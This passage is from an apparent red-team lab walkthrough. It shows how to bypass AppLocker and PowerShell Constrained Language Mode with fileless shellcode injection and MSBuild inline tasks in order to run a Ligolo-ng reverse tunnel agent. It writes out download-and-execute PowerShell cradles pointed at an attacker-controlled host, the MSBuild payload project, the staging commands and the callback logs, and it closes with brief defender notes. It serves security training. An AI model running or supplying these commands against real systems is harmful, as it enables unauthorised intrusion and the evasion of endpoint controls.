-rw-rw-r-- 1 kali kali 3804 Feb 18 12:53 ligolo.ps1
└─> python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

This exposes the shellcode and reflective loader for remote retrieval. Lightweight HTTP hosting enables staged, memory-based payload delivery without dropping final executables directly to disk.



Memory Injection via PowerShell & AppLocker Bypass

After confirming that direct execution of `agent.exe` is blocked by AppLocker, the attack shifts toward reflective in-memory execution using a PowerShell loader to bypass file-based enforcement controls.

Reflective Shellcode Injection via PowerShell Loader

A direct execution attempt of `agent.exe` fails with *“This program is blocked by group policy”*, confirming AppLocker enforcement. To bypass this restriction, the following command is executed:

```
IEX(New-Object Net.WebClient).DownloadString('http://192.168.1.42/ligolo.ps1')
```

```
PS C:\Users\sanjeet> .\agent.exe
Program 'agent.exe' failed to run: This program is blocked by group policy. For more information, contact
your system administratorAt line:1 char:1
+ .\agent.exe
+ ~~~~~
At line:1 char:1
+ .\agent.exe
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed

PS C:\Users\sanjeet> IEX(New-Object Net.webclient).downloadString('http://192.168.1.42/ligolo.ps1')
Starting notepad.exe...
Started notepad.exe with PID: 4756
Shellcode Download in progress!
False
False
Shellcode injected, check your listener!
True
PS C:\Users\sanjeet>
```

The remote script launches a legitimate process (`notepad.exe`) in suspended mode, downloads `agent.bin` shellcode, injects it into the process memory, and resumes execution. Console output confirms successful injection and instructs checking the listener, indicating the Ligolo agent is now running in memory.

Note: Instead of executing a blocked binary from disk, the attack injects shellcode into a trusted process, achieving fileless execution and bypassing AppLocker’s file-based enforcement model.

Ligolo Callback & Session Establishment

After successful in-memory shellcode execution, the final confirmation of compromise comes from the attacker-side infrastructure when the Ligolo agent connects back and registers an active session.

Confirm Agent Callback and Select Active Session

On the attacker machine, the Ligolo proxy logs



```
ligolo-ng » INFO[0060] Agent joined. id=52540000a388 r
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - DC1\sanjeet@SRV2 - 192.168.122.15:49790 - 52540000a388
[Agent : DC1\sanjeet@SRV2] »
```

This confirms that the injected shellcode successfully executed and established a reverse TLS tunnel. The operator then lists and selects the active session. This binds the attacker console to the compromised host, converting it into an interactive session node.

Note: Execution success is validated not on the victim machine, but from the command-and-control infrastructure; once the agent joins, the restricted endpoint becomes a controlled internal gateway.

Constrained Language Mode Discovery

After establishing a Ligolo session, it is critical to understand the security posture of the compromised host, including PowerShell execution restrictions that may limit further post-exploitation activity. An attempt is made to execute the reflective loader again:

```
PS C:\Users\sanjeet> IEX(New-Object Net.webclient).downloadString('http://192.168.1.42/ligolo.ps1')
New-Object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:5
+ IEX(New-Object Net.webclient).downloadString('http://192.168.1.42/lig ...
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
+ FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObject
and
PS C:\Users\sanjeet> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Users\sanjeet>
```

This confirms the system is enforcing **PowerShell Constrained Language Mode (CLM)**, which restricts object creation and limits advanced scripting capabilities.

MSBuild CLM Bypass via Inline Task Execution

After identifying that PowerShell is running in Constrained Language Mode, direct object creation and advanced scripting are restricted. To bypass these limitations, execution must occur through a trusted .NET binary capable of compiling and running embedded C# code.

Create MSBuild Inline Task

A malicious MSBuild project file is crafted containing embedded C# code inside a CDATA block



```
home > kali > Downloads > ligolo-clm.xml
24
25 <![CDATA[
26 using System;
27 using System.Management.Automation;
28 using Microsoft.Build.Framework;
29 using Microsoft.Build.Utilities;
30
31 public class ClassExample : Task
32 {
33     public override bool Execute()
34     {
35         // Define your PowerShell command here
36         string customCommand = @"
37         iex(iwr http://192.168.1.42/ligolo.ps1 -useb)
38         ";
39     }
40 }
```

This allows PowerShell execution to occur inside MSBuild's trusted execution context rather than directly within a constrained PowerShell session.

Core idea: Instead of bypassing Constrained Language Mode, we shift execution into a fully trusted .NET compilation environment.

Stage XML, Shellcode, and Loader for Delivery

On Kali, confirm all required files exist. Then start the HTTP server:

```
ls -l ligolo-clm.xml ligolo.ps1 agent.bin
python -m http.server 80
```

```
kali@kali ~/Downloads
└─> ls -l ligolo-clm.xml ligolo.ps1 agent.bin
-rw-rw-r-- 1 kali kali 7322220 Feb 18 12:51 agent.bin
-rw-rw-r-- 1 kali kali 2898 Feb 18 13:44 ligolo-clm.xml
-rw-rw-r-- 1 kali kali 3802 Feb 18 13:24 ligolo.ps1
└─> python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

This ensures the victim machine can retrieve: ligolo-clm.xml, ligolo.ps1, agent.bin

Core idea: MSBuild will fetch and execute remote content — staging must be ready before triggering execution.

Download and Execute MSBuild Project on Target

On the victim system:

```
wget http://192.168.1.42/ligolo-clmbypass.xml
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe ligolo-clmbypass.xml
```



```
PS C:\Users\sanjeet> wget http://192.168.1.42/ligolo-clm.xml -o ligolo-clmbypass.xml
PS C:\Users\sanjeet> C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe ligolo-clmbypass.xml
Microsoft (R) Build Engine version 4.7.3190.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 2/18/2026 1:46:19 PM.
False
False
Shellcode injected, check your listener!
True

Build succeeded.
    0 Warning(s)
    0 Error(s)
```

This confirms MSBuild compiled and executed the embedded C# task, which invoked the PowerShell loader outside Constrained Language Mode restrictions.

Note: Signed Binary Proxy Execution (MSBuild) bypasses both AppLocker and CLM by executing code within a Microsoft-signed process.

Confirm Second Agent Callback in Ligolo

A new session appears, confirming successful bypass and execution.

```
ligolo-ng » INFO[1075] Agent joined.
ligolo-ng »
ligolo-ng » session
? Specify a session : [Use arrows to move, type to filter]
> 1 - DC1\sanjeet@SRV2 - 192.168.122.15:49861 - 52540000a388
```

Successful re-callback validates that MSBuild execution operated outside PowerShell's restricted context.

Defender's Perspective

Defenders saw:

- Blocked executable attempts
- MSBuild execution (likely unnoticed)
- Outbound TLS connection
- No malicious file written to disk

Critical gap:

MSBuild was not restricted or monitored

FOLLOW US ON

social media



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in

JOIN OUR TRAINING PROGRAMS

